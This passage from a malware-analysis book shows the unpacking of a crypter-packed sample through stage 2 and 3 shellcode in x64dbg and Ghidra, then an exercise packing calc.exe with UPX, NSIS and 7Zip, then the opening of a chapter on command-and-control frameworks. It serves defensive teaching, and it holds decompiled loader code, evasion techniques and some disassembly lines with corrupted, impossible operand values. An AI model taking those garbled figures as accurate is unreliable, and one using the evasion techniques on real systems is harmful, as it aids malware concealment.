We've arrived at the breakpoint to the function that does the `JMP` to the allocated space. Notice in the Dump 1 window that the memory contents of this allocated space have changed as a result of the unpacking functions. If you're familiar with x86 assembly, you might recognize some instruction opcodes in the data. This suggests we're on the right track because we'd expect the malware to jump to valid code in this next stage. Now we can step into the `call_next_stage_z` function and check whether we were correct. Figure 6-7 shows the breakpoint inside the `call_next_stage_z` function.




Figure 6-7: A breakpoint in `call_next_stage_z`, where a jump to allocated memory at `0x3024750` occurs

At this breakpoint, we'll be jumping to the beginning of the allocated memory. Let's step into that code.

Stage 2: The Newly Allocated Memory

We're now inside the newly allocated memory containing the stage 2 code. Figure 6-8 shows the beginning of it. If you look at the disassembly, you'll see that it's the same as the contents of Dump 1 in Figure 6-6.




Figure 6-8: The beginning of the stage 2 unpacking code

You might also notice that the address we jumped to was at the beginning of the space allocated in the `GlobalAlloc` call shown in Figure 6-5. This won't always be the case, as the location of the jump depends on what data the binary writes to the space and how.

We can now start to analyze stage 2. In the shellcode, we can see that we're at the start of a function containing two function calls. This "main" function starts at the address `0x3024756`, where `EIP` (the instruction pointer) is pointing in Figure 6-8. Because it's a little challenging to see what is happening through dynamic analysis alone, I've saved this newly allocated memory segment using x64dbg's `savedata` command and dumped it into Ghidra so we can see its components more easily. Listing 6-9 shows the format of this command in x64dbg when using the default interpreter.

```
savedata output filename,start address of the data,size of the data
```

Listing 6-9: The x64dbg savedata command format

The decompiled code from the saved output is shown in Listing 6-10.

```
void stage_2_start_z(void)
{
    FUNCTION_CONTAINER function_container;

    resolve_function_addresses_z(&function_container);
    setup_and_do_jmp_z(&function_container);
    return;
}
```

Listing 6-10: The start of the stage 2 code

I've named this main function `stage_2_start_z` to distinguish it from the original main function. Inside the shellcode in `stage_2_start_z`, the first function calls several other functions that resolve pointers for Windows API functions used in this part of the unpacking. We'll call this function `resolve_function_addresses_z`. Listing 6-11 shows how the binary resolves the pointers to `LoadLibraryA` and `GetProcAddress` using the hashes for these functions and `kernel32.dll`.

```
                /* 0xd5786 == LoadLibraryA, 0xd4e88 == kernel32.dll */
resolve_API_call_via_shellcode_z(0xd4e88,0xdf786);
                /* 0x348bfa == GetProcAddress, 0xd4e88 == kernel32.dll */
resolve_API_call_via_shellcode_z(0xd4e88,0x348bfa);
GetProcAddress_for_functions_z(unaff_ESI);
return;
```

Listing 6-11: A function resolving API addresses via hashes in the stage 2 shellcode

Why can't the shellcode simply call the functions outright? Well, shellcode is position independent, meaning it needs to work no matter the address at which it is loaded, so it must determine the runtime addresses of the Windows API calls in order to call them. It then uses `GetProcAddress` and `LoadLibraryA` in the final function in Listing 6-11 to resolve the addresses of additional Windows API functions. The malware will need these functions later, as we'll soon see. Although this function resolution is interesting, our objective is to unpack the malware, so we'll bypass a deep investigation of this functionality.

The second function in Listing 6-10, `setup_and_do_jmp_z`, calls some of the Windows API functions for which the code in the previous function identified the addresses, getting a snapshot of the current process and a pointer to the first module. You can see Ghidra's decompilation of this function in Listing 6-12 to get a better idea of how this works.

```
{
  --snip--
  hObject = (HANDLE)(*function_container->CreateToolhelp32Snapshot)(8,0);
  if (hObject != (HANDLE)0xffffffff) break;
  iVar1 = (*(code *)function_container->GetLastError)();
  if ((iVar1 != 0x18) || (ctr = ctr + 1, 99 < ctr)) break;
}
iVar1 = (*(code *)function_container->Module32First)(hObject,pModuleEntryStruct);
if (iVar1 != 0) {
  do_jump_to_next_z(function_container);
}
(*function_container->CloseHandle)(hObject);
return;
```

Listing 6-12: Ghidra's decompilation of `setup_and_do_jmp_z`

We see that this function calls another function, which I've named `do_jump_to_next_z`. This is because that function calls `VirtualAlloc` and is eventually followed by a `JMP` to an address contained in a register, making it likely that the jump to the third stage occurs here. Listing 6-13 shows the call to `VirtualAlloc` and the decompiler's representation of the `JMP` as a function call to `*next_stage`.

```
{
--snip--
allocated_space = (code*)(*function_container->VirtualAlloc)
                          ((LPVOID)0x0, function_container->substruct->MEM_SIZE,0x1000,0x40);
size = 0;
stage_2_internal_z(next_stage, function_container->substruct->size,allocated_space,&size,0); ❶
next_stage = allocated_space;
function_container->substruct->size = size;
}
(*next_stage)(); ❷
```

Listing 6-13: The allocation of space and the `JMP` to the next stage

Between the `VirtualAlloc` and the `JMP` is an additional function I've named `stage_2_internal_z` ❶. If we look inside it, it appears to be related to extracting the code for the next stage. The code traverses through the bytes in `*next_stage` and performs mathematical operations on them that decode the subsequent stage of code. As I noted previously, a good indicator that some kind of decoding, unpacking, or decryption is taking place is the combination of iteration over a set of data and the use of mathematical operations and byte shifts to modify it. Plus, we know that the `JMP` (represented as the call to `*next_stage` ❷ in Listing 6-13) jumps to the next stage of execution, which provides an additional contextual clue.

Now that we've gained an understanding of the stage 2 code statically, we can return to the dynamic analysis to follow the unpacking process. Let's put a breakpoint at the start of the `setup_and_do_jmp_z` function from Listing 6-10. We'll step into the `setup_and_do_jmp_z` function and place a breakpoint at the `do_jump_to_next_z` function from Listing 6-13, which contained the `JMP` we identified during static analysis and that we suspect will take us to the next stage of unpacking. Figure 6-9 shows x64dbg stopped at the breakpoint for `do_jump_to_next_z`, located at `0x3024f46`.




Figure 6-9: Inside the `setup_and_do_jmp_z` function

Here, you can see the Windows API calls for iterating through the current process's modules. The x64dbg debugger places the names of the resolved function pointers on the right of the interface. We can also see the breakpoint we placed at the function call to `do_jump_to_next_z`, located where `EIP` is pointing. Let's continue execution and step into this function. Figure 6-10 shows what we see after we step into the `do_jump_to_next_z` function from Listing 6-12.




Figure 6-10: Inside the function at the breakpoint for the `JMP` of interest

We've now entered `do_jump_to_next_z` and run the code until we reach the breakpoint placed at the `JMP` instruction that we suspected would take us to the next stage of the unpacking. When we follow the `JMP` instruction in x64dbg, we're taken to another piece of code located in a different memory region, `0x1d0000`. We've now arrived at stage 3.

Stage 3: Final Payload Retrieval

Inside of stage 3, we once again see two functions. The first gets pointers to necessary Windows API functions, `LoadLibraryA` and `GetProcAddress`, and I've renamed it `get_ptrs_for_LoadLibrary_and_GetProcAddress_z`. The second function iterates through the code's imported DLLs, resolves pointers to the functions that the payload will need, then executes a `JMP` instruction to the `EAX` register. I've called this second function `do_relocations_and_jump_to_payload_z`. Listing 6-14 shows the calls to these two functions inside the stage 3 entry function, which I've named `stage_3_main_z`.

```
void stage_3_main_z(void)

{
--snip--
    new_base_address = 0x400000;
    get_ptrs_for_LoadLibraryA_GetProcAddress_z(pLoadLibrary,pKernel32,pGetProcAddress);
    do_relocations_and_jump_to_payload_z();
--snip--
}
```

Listing 6-14: The code inside `stage_3_main_z` showing the API resolution function and the jump to the final payload

Since our goal is to identify the point at which the final payload execution begins, we'll place a breakpoint at the address of the call to `do_relocations_and_jump_to_payload_z` and execute the code until we reach this breakpoint. Figure 6-11 shows this breakpoint, where `EIP` is currently pointing.

```
001D0000   EB 03          jmp 1D0005
001D0002   C2 0C00        ret C
001D0005   55             push ebp
001D0006   8BEC           mov ebp,esp
001D0008   81EC 00100000  sub esp,1000
001D000E   C745 C0 160E0000  mov dword ptr ss:[ebp-40],E16
001D0015   C745 A8 00004000  mov dword ptr ss:[ebp-58],5252cc9dd3a35f
001D001C   8D85 50FFFFFF  lea eax,dword ptr ss:[ebp-80]
001D0022   50             push eax
001D0023   8D45 D4        lea eax,dword ptr ss:[ebp-2C]          [ebp-2C]:LoadLibraryA
001D0026   50             push eax
001D0027   8D45 98        lea eax,dword ptr ss:[ebp-68]          [ebp-68]:GetProcAddress
001D002A   50             push eax
001D002B   E8 FB080000    call 1D092B
001D0030   83C4 0C        add esp,C
001D0033   E8 04000000    call 1D003C
001D0038   0000           add byte ptr ds:[eax],al
001D003A   0000           add byte ptr ds:[eax],al
001D003C   58             pop eax
001D003D   8985 6CFFFFFF  mov dword ptr ss:[ebp-94],eax
001D0043   8B00           mov eax,dword ptr ds:[eax]
001D0045   85C0           test eax,eax
001D0047   74 03          je 1D004C
001D0049   C9             leave
001D004A   FFE0           jmp eax
001D004C   E8 EE090000    call 1D0A3F
001D0051   8B85 6CFFFFFF  mov eax,dword ptr ss:[ebp-94]
001D0057   8B4D C0        mov ecx,dword ptr ss:[ebp-40]
001D005A   8D4401 C8      lea eax,dword ptr ds:[ecx+eax-38]
001D005E   8945 F8        mov dword ptr ss:[ebp-8],eax
001D0061   8B45 F8        mov eax,dword ptr ss:[ebp-8]
001D0064   8985 58FFFFFF  mov dword ptr ss:[ebp-A8],eax
001D006A   C785 70FFFFFF 6B6572  mov dword ptr ss:[ebp-90],6E726568
001D0074   C785 74FFFFFF 656C33  mov dword ptr ss:[ebp-8C],32336C65
001D007E   C785 78FFFFFF 2E646C  mov dword ptr ss:[ebp-88],6C6C642E
001D0088   83A5 7CFFFFFF 00  and dword ptr ss:[ebp-84],0
001D008F   8D85 70FFFFFF  lea eax,dword ptr ss:[ebp-90]
001D0095   50             push eax
001D0096   FF55 D4        call dword ptr ss:[ebp-2C]             [ebp-2C]:LoadLibraryA
```

Figure 6-11: The breakpoint for `do_relocations_and_jump_to_payload_z`

The resolution of these function pointers is slightly different from the method we saw in stage 2. Listing 6-15 shows a portion of the pointer resolution for `kernel32.dll`, `GetProcAddress`, and `LoadLibraryA`.

```
kernel32.dll = 0x65006b;
local_28 = 0x6e0072;
local_24 = 0x6c0065;
local_20 = 0x320033;
local_1c = 0x64002e;
local_18 = 0x6c006c;
module_list = PEB->LoaderData->InLoadOrderModuleList; ❶
--snip--
kernel32_handle = does_GetModuleHandle_z(module_list, &kernel32.dll); ❷
--snip--
GetProcAddress = (undefined *)0x50746547;
local_28 = (undefined *)0x41636f72;
local_24 = (undefined *)0x65726464;
local_20 = 0x7373;
while (found = get_address_of_function_z(*curr_ptr + kernel32_handle,&GetProcAddress), ❸
       found != 0) {
    curr_ptr = curr_ptr + 1;
    ctr = ctr + 1;
}
--snip--
kernel32.dll = (undefined *)0x64616f4c;
local_28 = (undefined *)0x7262694c;
local_24 = (undefined *)0x41797261;
addr_LoadLibraryA = (*GetProcAddress)(LoadLibraryA,&kernel32.dll); ❹
*p_GetProcAddress = addr_GetProcAddress;
*p_LoadLibraryA = addr_LoadLibraryA;
*p_kernel32 = addr_kernel32;
```

Listing 6-15: The resolution of `kernel32.dll` and two Windows API functions

This code traverses the `InLoadOrderModuleList` ❶ from the PEB to obtain a handle to `kernel32.dll` ❷, then uses this handle to calculate a pointer to `GetProcAddress` ❸. It then uses `GetProcAddress` to get a pointer to `LoadLibraryA` ❹ and returns all three handles. These functions will load additional Windows API functions (and, in the case of `LoadLibraryA`, load a DLL into the address space if it's not already there) in the `do_relocations_and_jump_to_payload_z` function, which also calculates the relocations of sections in the binary. I won't discuss the relocation portion of the code in detail here.

Earlier, we placed a breakpoint on the call to `do_relocations_and_jump_to_payload_z`; now we'll execute the code until we step into that function. Figure 6-12 shows the debugger once we've stepped into this function and reached the instruction for the `JMP` to `EAX`.

```
001D08FE    FF55 D0          call dword ptr ss:[ebp-30]
001D0901    59               pop ecx
001D0902    8B85 58FFFFFF    mov eax,dword ptr ss:[ebp-A8]
001D0908    8B40 0E          mov eax,dword ptr ds:[eax+E]
001D090B    8985 5CFFFFFF    mov dword ptr ss:[ebp-A4],eax
001D0911    8B85 5CFFFFFF    mov eax,dword ptr ss:[ebp-A4]
001D0917    0385 68FFFFFF    add eax,dword ptr ss:[ebp-98]
001D091D    C9               leave
001D091E    FFE0             jmp eax
001D0920    6A 00            push 0
001D0922    6A FF            push FFFFFFFF
001D0924    B8 1099B275      mov eax,<kernel32.TerminateProcess>
001D0929    FFD0             call eax
001D092B    55               push ebp
001D092C    8BEC             mov ebp,esp
001D092E    83EC 28          sub esp,28
001D0931    64:A1 30000000   mov eax,dword ptr fs:[30]
001D0937    56               push esi
001D0938    8945 F8          mov dword ptr ss:[ebp-8],eax
001D093B    8B40 0C          mov eax,dword ptr ds:[eax+C]
001D093E    8365 F0 00       and dword ptr ss:[ebp-10],0
001D0942    57               push edi
```

Figure 6-12: The breakpoint for the JMP to the payload code

We'd expect this JMP to take us to another stage of unpacking or to the final payload. To find out which it is, let's step into the code at the breakpoint. Figure 6-13 shows what we see in x64dbg when we've jumped into the extracted payload code.

```
00409A6B    55               push ebp
00409A6C    8BEC             mov ebp,esp
00409A6E    81EC 84060000    sub esp,684
00409A74    53               push ebx
00409A75    56               push esi
00409A76    8B35 80014100    mov esi,dword ptr ds:[<&SetErrorMode>]
00409A7C    57               push edi
00409A7D    6A 03            push 3
00409A7F    FFD6             call esi
00409A81    6A 03            push 3
00409A83    FFD6             call esi
00409A85    68 11654000      push 5252cc9dd3a35f392cc50b298de478382981
00409A8A    FF15 7C014100    call dword ptr ds:[<&SetUnhandledExceptio
00409A90    E8 BF510000      call 5252cc9dd3a35f392cc50b298de478382981
00409A95    33DB             xor ebx,ebx
00409A97    381D 1F204100    cmp byte ptr ds:[41201F],bl
00409A9D    0F85 29090000    jne 5252cc9dd3a35f392cc50b298de4783829812
00409AA3    68 2C010000      push 12C
00409AA8    8D85 64FDFFFF    lea eax,dword ptr ss:[ebp-29C]
00409AAE    50               push eax
00409AAF    53               push ebx
00409AB0    895D F8          mov dword ptr ss:[ebp-8],ebx
00409AB3    FF15 98004100    call dword ptr ds:[<&GetModuleHandleA>]
00409AB9    50               push eax
00409ABA    FF15 58014100    call dword ptr ds:[<&GetModuleFileNameA>]
00409AC0    85C0             test eax,eax
00409AC2    75 06            jne 5252cc9dd3a35f392cc50b298de4783829812
00409AC4    889D 64FDFFFF    mov byte ptr ss:[ebp-29C],bl
00409ACA    80BD 64FDFFFF 22 cmp byte ptr ss:[ebp-29C],22
00409AD1    75 2A            jne 5252cc9dd3a35f392cc50b298de4783829812
00409AD3    8D85 65FDFFFF    lea eax,dword ptr ss:[ebp-29B]
00409AD9    50               push eax
00409ADA    8D85 64FDFFFF    lea eax,dword ptr ss:[ebp-29C]
00409AE0    50               push eax
00409AE1    E8 1A540000      call 5252cc9dd3a35f392cc50b298de478382981
00409AE6    8D85 64FDFFFF    lea eax,dword ptr ss:[ebp-29C]
00409AEC    6A 22            push 22
00409AEE    50               push eax
00409AEF    E8 2F520000      call 5252cc9dd3a35f392cc50b298de478382981
```

Figure 6-13: The start of the unpacked payload execution

You might notice that the final payload ultimately gets overwritten at the base address from which we originally started (`0x401000` for the `.text` section). If we compare the contents of the `.text` section currently in memory with its original contents, we notice that they're different. At this point, the unpacked malware will continue to execute and accomplish its intended purpose.

Conclusion

"Fully undetectable" is a commercial claim threat actors use to attract buyers and one that remains technically true only for a finite period of time. No crypter stays undetected indefinitely. The defensive community reverse engineers it, signatures follow, and the authors update or rebrand. What the crypter market actually sells is a window of time, one that provides only enough runway for the payload to start execution before detection catches up.

Analysts who encounter packed samples in the wild can use the common attributes of packers identified in this chapter to approach unpacking them, regardless of whether the packer is novel. Entropy anomalies, section header irregularities, and stripped import tables often signal that something is hidden long before the specific packer is identified. Building a methodology for systematic unpacking matters more than cataloging individual packing tools, and the attributes you learned about in this chapter will help you do so. The next chapter shifts from evading static detection to executing and managing an attack after it has begun, via command-and-control frameworks that keep an implant active and responsive after initial execution.

Exercise: Packing and Analyzing Software

I mentioned that many packers aren't inherently malicious and that legitimate software regularly uses them to make the embedded payload smaller. In this exercise, you'll practice packing software yourself, then consider some of the characteristics of files packed with common packers.

1. Let's use three open source packers to pack a copy of *calc.exe*. You can download these packers from the following links: UPX (*https://upx.github.io*), NSIS (*https://nsis.sourceforge.io/Main_Page*), and 7Zip (*https://7-zip.org/download.html*). Retrieve a copy of *calc.exe* from the *C:\Windows\System32* folder of your Windows virtual machine.

   The simplest way to build an NSIS installer for *calc.exe* is from a ZIP file. Create a ZIP file containing *calc.exe*, then open the NSIS menu and click **Installer Based on .ZIP File** to open the menu shown in Figure 6-14. Select the *calc.zip* folder from its directory using the **Open** button and give the installer a name (I chose *CalcInstaller*), a default folder (I chose *$DESKTOP*), and a filepath for the output executable. Click **Generate**.




Figure 6-14: Generating an NSIS installer file from a ZIP file

2. Now build a simple SFX installer file using 7Zip. Open the 7Zip application and navigate to your *calc.exe* executable. Click the file and click **Add**. Figure 6-15 shows the GUI options you should use to generate an SFX archive. In the Archive text field, select a name for the SFX file and, under **Options**, select **Create SFX Archive**. Click **OK** to generate the archive.




Figure 6-15: Generating an SFX archive from the calc.exe *file*

3. Finally, compress *calc.exe* using UPX, which you can access from the Windows command line. Open a terminal, then run this compression command to create an output file: **`upx -force -9 calc.exe -o CalcUpx.exe`**

   You may notice that the command uses `-9` as one of the flags. This flag specifies the compression level to use when UPX compresses the file. The *compression level* is the degree of compression applied to the file during the packing process. The values for this flag range from 1 to 9, with 1 being the least compression (and the quickest compression time) and 9 being the maximum level of compression (and the slowest compression time). Take the opportunity to experiment with the differences you see in the compressed file between the use of `-9`, as shown in the example, and `-1`. What do you notice?

4. Now that you've built all three files, it's time to examine them. We'll look for a few of the attributes of packed files that we identified earlier in this chapter. For each packed executable, answer the following:

    - How big is this file? How does it compare to the unpacked file?
    - Does the file have any distinctive section names related to the specific packer?
    - Does the file contain any packer-related strings? Can you identify any strings related to the original file?
    - Did the packed files look as you expected them to? Why or why not?

7

COMMAND-AND-CONTROL FRAMEWORKS



Once a threat actor has gained access to a target, their next step is usually to escalate the attack by establishing a way to persist on the system, moving laterally to other targets, dropping additional tools, or increasing their knowledge of the network. In this chapter, we'll discuss command-and-control (C2) frameworks, which allow a threat actor to do all of these things.

Unlike the tools discussed thus far, threat actors don't typically create their own malicious C2 frameworks to sell on the dark web. Instead, many C2 frameworks, such as Cobalt Strike and Metasploit, originated as helpful assets for red teams. Unfortunately, threat actors discovered these openly available, accessible toolkits and began incorporating them into their own cyberattacks. On dark web forums, you'll find tutorials for using these tools maliciously and, in some cases, cracked or reproduced versions listed for sale.

The following sections look at how C2 frameworks operate and how users can extend them to enhance their functionality. We'll then walk through the technical analysis of a copycat version of Cobalt Strike found on the dark web and observe some clear similarities among the tactics, techniques, and procedures (TTPs) used by both tools. Finally, I'll discuss the benefits and drawbacks of using these tools over custom-made options to help you further understand some of the reasons they remain so popular with threat actors. The chapter's exercise will focus on the open source Sliver C2 framework, and you'll have the chance to identify some of the concepts we've discussed in its documentation and code. By the end, you should have an excellent foundation for Chapters 8 and 9, in which we look at post-exploitation frameworks and living-off-the-land techniques.

Components of Command-and-Control Frameworks

C2 frameworks have three major components: an implant (also called a bot or agent), a client, and a server. Figure 7-1 shows the relationship between these components.




Figure 7-1: The main components of C2 frameworks

The *implant* is the malware installed on the victimized machine, and it waits for the threat actor to send it commands to execute. These commands could instruct the implant to download and run additional malware, collect and exfiltrate data from the victim, or run commands on the target machine and then send the threat actor the results.

You might sometimes hear the terms beacon, session, and jitter used to describe implant features. A *beacon* is a periodic callback sent from the implant to the C2 server to check for tasks. *Jitter* is a random delay introduced to modify the preset interval between beacons, and it's used to avoid predictable communication intervals that might be easy to detect. A *session* refers to a single continuous interaction between the operator and the victim machine. Beaconing is a longer-term communication, whereas a session

is short-term; an operator isn't constantly interacting with the implant, but the implant periodically contacts the C2 to check for tasks even while no operator is directly interacting with it.

The *C2 server* manages the compromised systems by sending commands to the implants and receiving the requested data. Each threat actor will host their C2 server differently, depending on where they've acquired the infrastructure and the particular needs or goals of their operation.

The *client console* resides on the threat actor's machine and is how the threat actor interacts with the implants to send them commands or review their exfiltrated data. These interactions first pass through the C2 server (the operator doesn't communicate directly with the implant), but the operator won't perceive any sort of middleman in the communication process. Some C2 frameworks allow multiple operators to connect at the same time and collaborate on a single campaign.

In addition, many C2 frameworks allow threat actors to write their own custom extensions or modules, often called *Beacon Object Files (BOFs)*. BOFs are small, compiled C programs that execute within an implant and can use implant APIs. BOFs contain the actual functionality for post-exploitation activity, such as discovering other systems on the network, establishing persistence mechanisms through scheduled tasks or registry keys, dumping credentials from the victim system, deploying a keylogger, or downloading additional payloads from a server and executing them. But because BOFs are customizable and an operator can create their own fairly easily, they open up many possibilities beyond the broad categories I mentioned here.

Metasploit is a great example of a well-known, cross-platform C2 framework with many available modules, organized under the following categories:

Encoder modules Used to encode the payload so the threat actor can deliver it to the victim system. This category includes modules for base64-encoding PowerShell commands, XOR encoding, and minifying PHP payloads.

